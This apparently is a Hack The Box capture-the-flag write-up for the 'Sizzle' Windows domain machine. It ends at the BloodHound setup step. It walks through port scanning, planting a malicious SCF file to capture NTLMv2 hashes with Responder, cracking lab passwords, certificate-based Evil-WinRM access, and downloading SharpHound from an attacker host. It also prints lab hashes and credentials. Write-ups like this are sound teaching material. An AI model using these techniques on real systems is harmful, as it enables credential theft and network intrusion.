Sizzle

IP: 10.10.10.103

Scanning

Let's run a **masscan** `sudo masscan -p1-65535,U:1-65535 10.10.10.103 --rate=1000 -e tun0` and then enumerate the found ports with a **deeper** scan by **nmap**:

```
21/tcp open  ftp     Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open     domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP
 (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2020-07-16T12:23:10
|_Not valid after:  2021-07-16T12:23:10
|_ssl-date: 2020-07-16T12:40:00+00:00; +3m42s from scanner time.
443/tcp   open     ssl/http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2020-07-16T12:39:59+00:00; +3m41s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2020-07-16T12:23:10
|_Not valid after:  2021-07-16T12:23:10
|_ssl-date: 2020-07-16T12:39:59+00:00; +3m41s from scanner time.
3269/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: H
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2020-07-16T12:23:10
|_Not valid after:  2021-07-16T12:23:10
|_ssl-date: 2020-07-16T12:39:59+00:00; +3m41s from scanner time.
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open     ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2020-07-16T12:23:10
|_Not valid after:  2021-07-16T12:23:10
|_ssl-date: 2020-07-16T12:39:59+00:00; +3m41s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
9389/tcp  open     mc-nmf        .NET Message Framing
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open     msrpc         Microsoft Windows RPC
49665/tcp open     msrpc         Microsoft Windows RPC
49666/tcp open     msrpc         Microsoft Windows RPC
49669/tcp open     msrpc         Microsoft Windows RPC
49677/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open     msrpc         Microsoft Windows RPC
49680/tcp open     msrpc         Microsoft Windows RPC
49681/tcp open     msrpc         Microsoft Windows RPC
49687/tcp open     msrpc         Microsoft Windows RPC
49693/tcp open     msrpc         Microsoft Windows RPC
62457/tcp open     msrpc         Microsoft Windows RPC
62471/tcp open     msrpc         Microsoft Windows RPC
63472/tcp filtered unknown
64340/tcp filtered unknown
65437/tcp filtered unknown
```

SMB Enum

Enumerating around SMB, we can determine what shares exist via: `smbclient --no-pass //10.10.10.103/"Department Shares"` It seems we only have access to Department Shares

```
kali@kali:~/Downloads/sizzle$ smbclient --no-pass -L //10.10.10.103/C

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        Department Shares Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Operations      Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We also get a list of usernames which we can save:

```
  .                                   D        0  Tue Jul 10 17:39:32 2018
  ..                                  D        0  Tue Jul 10 17:39:32 2018
  amanda                              D        0  Mon Jul  2 15:18:43 2018
  amanda_adm                          D        0  Mon Jul  2 15:19:06 2018
  bill                                D        0  Mon Jul  2 15:18:28 2018
  bob                                 D        0  Mon Jul  2 15:18:31 2018
  chris                               D        0  Mon Jul  2 15:19:14 2018
  henry                               D        0  Mon Jul  2 15:18:39 2018
  joe                                 D        0  Mon Jul  2 15:18:34 2018
  jose                                D        0  Mon Jul  2 15:18:53 2018
  lkys37en                            D        0  Tue Jul 10 17:39:04 2018
  morgan                              D        0  Mon Jul  2 15:18:48 2018
  mrb3n                               D        0  Mon Jul  2 15:19:20 2018
  Public                              D        0  Wed Sep 26 01:45:32 2018
```

SCF: Shell Command Files

HackTricks guides us about an exploit to put a **payload** in an **SMB** share, and when a '**user**' interacts with it, it will hit our **Responder** and give us a hash. In theory this shouldn't work, because HTB machines don't have active users....but it worked

First, create evil.scf

```
#The contents of evil.scf

[Shell]
Command=2
IconFile=\\10.10.x.x\\kali\\test.txt #your ip, and the file doesn't have to exist
[Taskbar]
Command=ToggleDesktop
```

Second, start responder: `sudo responder -I tun0`

Third, put the **scf** file in *\Department Shares\Users\Public*

```
kali@kali:~/Downloads/sizzle$ smbclient --no-pass //10.10.10.103/"Department Shares"
Try "help" to get a list of possible commands.
smb: \> cd Users/Public\
smb: \Users\Public\> put evil.scf
putting file evil.scf as \Users\Public\evil.scf (1.3 kb/s) (average 1.3 kb/s)
```

Forth, laugh that that actually worked and you have a a **hash.** Save it into a text file, I called mine amanda-hash.txt

```
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.10.10.103
[SMB] NTLMv2-SSP Username : HTB\amanda
[SMB] NTLMv2-SSP Hash     : amanda::HTB:88a55c1ec9bd1285:B2612381D000CE8DE31E376DCB19EF22:[illegible]
[*] Skipping previously captured hash for HTB\amanda
[+] Exiting...
```

Fifth, crack the hash via: hashcat -m 5600 amanda-hash.txt /usr/share/wordlists/rockyou.txt --force

```
002e00310034002e003300340000000000000000000000000:Ashare1972

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: AMANDA::HTB:88a55c1ec9bd1285:b2612381d000ce8de31e37...000000
```

So we get the creds: *amanda ; Ashare1972*

Amanda Creds

Let's enumerate and see what further information Amanda's crecs can unlock for us.

Let's enumerate **LDAP**: `ldapdomaindump 10.10.10.103 -u 'HTB\amanda' -p 'Ashare1972' --no-json --no-grep` . It will say it has errors but just ignore it. Open it in the folder GUI, and then read the files through your browser.

We find that Amanda is part of the remote group, however her creds don't work for Evil-WinRm right now.

File | /home/kali/Downloads/sizzle/ldap/domain_users.html

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags
sizzler	sizzler	sizzler	Domain Admins	Domain Users	07/12/18 14:29:49	07/12/18 15:03:19	01/01/01 00:00:00	NORMAL_ACCOUNT
mrlky	mrlky	mrlky	Remote Management Users, Users	Domain Users	07/03/18 15:52:48	07/12/18 04:45:59	07/12/18 14:23:50	NORMAL_ACCOUNT
amanda	amanda	amanda	Remote Management Users, Users	Domain Users	07/02/18 19:42:13	07/16/20 12:32:51	07/16/20 12:32:51	NORMAL_ACCOUNT

Moving on, we find that Amanda gives us further access to **smbshares**

```
kali@kali:~/Downloads/sizzle$ smbmap -u 'amanda' -p 'Ashare1972' -H 10.10.10.103
[+] IP: 10.10.10.103:445        Name: sizzle.htb.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        Department Shares                                       READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Operations                                              NO ACCESS
        SYSVOL                                                  READ ONLY       Logon server share
```

We can use `smbmap -u 'amanda' -p 'Ashare1972' -H 10.10.10.103 -R` to see if there are any files evidently juicy awaiting us in the new directories:

```
kali@kali:~/Downloads/sizzle$ smbmap -u 'amanda' -p 'Ashare1972' -H 10.10.10.103 -R
[+] IP: 10.10.10.103:445        Name: sizzle.htb.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Servic
        .\CertEnroll\*
        dr--r--r--                0 Thu Jul 16 08:33:02 2020    .
        dr--r--r--                0 Thu Jul 16 08:33:02 2020    ..
        fr--r--r--              721 Thu Jul 16 08:33:02 2020    HTB-SIZZLE-CA+.crl
        fr--r--r--              909 Thu Jul 16 08:33:02 2020    HTB-SIZZLE-CA.crl
        fr--r--r--              322 Mon Jul  2 16:36:05 2018    nsrev_HTB-SIZZLE-CA.asp
        fr--r--r--              871 Mon Jul  2 16:36:03 2018    sizzle.HTB.LOCAL_HTB-SIZZLE-CA.crt
        Department Shares                                       READ ONLY
        .\Department Shares\*
```


Cert

I downloaded all of the cert-related files in the CertEnrol SMB share: `smbclient //10.10.10.103/certenroll -U amanda%Ashare1972` and `mget *` . But to be honest it doesn't tell us much unless we apply it to port 80's website, so let's get to work.

I enumerated the directories: `gobuster dir -u http://10.10.10.103 -w /usr/share/SecLists/Discovery/Web-Content/common.txt -t 40` and two results seemed pertinent:

```
===============================================================
2020/07/16 10:35:52 Starting gobuster
===============================================================
/Images (Status: 301)
/aspnet_client (Status: 301)
/certenroll (Status: 301)
/certsrv (Status: 401)
/images (Status: 301)
/index.html (Status: 200)
===============================================================
```


If we travel to the latter directory, we can try amanda's creds and get in:




/certsrv

We're faced with a cert-submission webapp. Re-reading our ports, it made sense that Evil Win didn't work, as there is a second **Remote** port at **5986** which wants **SSL** authenticiation before it will let us connect. So by generating a cert and uploading it, we may be able to use Evil Win on this port with Amanda's creds.

Generate the cert via: `openssl req -newkey rsa:2048 -nodes -keyout request.key -out request.csr` and leave the options blank. Then cat the **.csr** file, and put the text in the webapp



Download the base64 encoded cert called **certnew**, and move it to the same directory as **request.key**



Now, we need to give Evil-WinRM a lot of flags to make this work correctly: `evil-winrm -i 10.10.10.103 -u amanda -p Ashare1972 -P 5986 -S -c certnew.cer -k request.key`

```
kali@kali:~/Downloads/sizzle/certs/MyCert$ evil-winrm -i 10.10.10.103 -u amanda -p Ashare1972 -P 5986 -S -c certnew.cer -k request.key

Evil-WinRM shell v2.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\amanda\Documents> whoami
htb\amanda
*Evil-WinRM* PS C:\Users\amanda\Documents>
```

Amanda Shell

There's no user flag for us on this shell, and it doesn't seem like we can run any enumeration scripts on this shell either.

For some reason we fine a list of hashes in the system directory?

```
kali@kali:~/Downloads/sizzle/certs/MyCert$ evil-winrm -i 10.10.10.103 -u amanda -p Ashare1972 -P 5986 -S -c certnew.cer -k request.key

Evil-WinRM shell v2.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\amanda\Documents> type C:\Windows\System32\file.txt
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::

Domain    User  ID  Hash
------    ----  --  ----
HTB.LOCAL Guest 501 -
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrb3n:1105:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
```

The hash for mrb3n and mrlky are the same, and it cracks as: *Football#7*

Hash	Type	Result
bceef4f6fe9c026d1d8dec8dce48adef	NTLM	Football#7

Ee can also crack the Admin hash, which comes out as Pass123! ....however these creds don't work.

With Mrlky's creds, we can repeat the certificate requesting. Sign back in to /certsrv, repeat the cert process, and then repeat the EvilWin process

Mrlky Shell

We get our userflag from mrlky's *other* home directory.

We're in a seriously restricted shell and we're going to need to pull out some tricks to be able to enumerate better.

SharpHound

`cd` specfifically over to `C:\windows\system32\spool\drivers\color` , and then upload **SharpHound.exe** via a python host on your kali: `iwr -uri http://10.10.x.x/SharpHound.exe -outfile SharpHound.exe`

Execute with `./SharpHound.exe` and then you should be left with a **bloodhound.zip** file. Normally, Evil-WinRm let's us download a file no problem....however this shell is very restrictive and we're going to have to live off the land.

Transfer

We're going to copy the zip file to an SMB share we can write in, and then go and retreieve on our kali side. You can test what directories can be written in via " echo 'test' > test.txt" and you should recieve no errors...but anyway!

```
Copy-Item "C:\windows\system32\spool\drivers\color\20200716114708_BloodHound.zip" -Destination "C:\Department Shares\Users\Public"
```

and then go and get it in Kali

```
smb: \Users\Public\> ls
  .                                   D        0  Thu Jul 16 11:58:17 2020
  ..                                  D        0  Thu Jul 16 11:58:17 2020
  20200716114708_BloodHound.zip       A     9252  Thu Jul 16 11:47:09 2020

                7779839 blocks of size 4096. 2826870 blocks available
smb: \Users\Public\> mget 20200716114708_BloodHound.zip
Get file 20200716114708_BloodHound.zip? y
getting file \Users\Public\20200716114708_BloodHound.zip of size 9252 as 20200716114708_BloodHound.zip (14.8 KiloB
ge 14.8 KiloBytes/sec)
```

Bloodhound

Setup

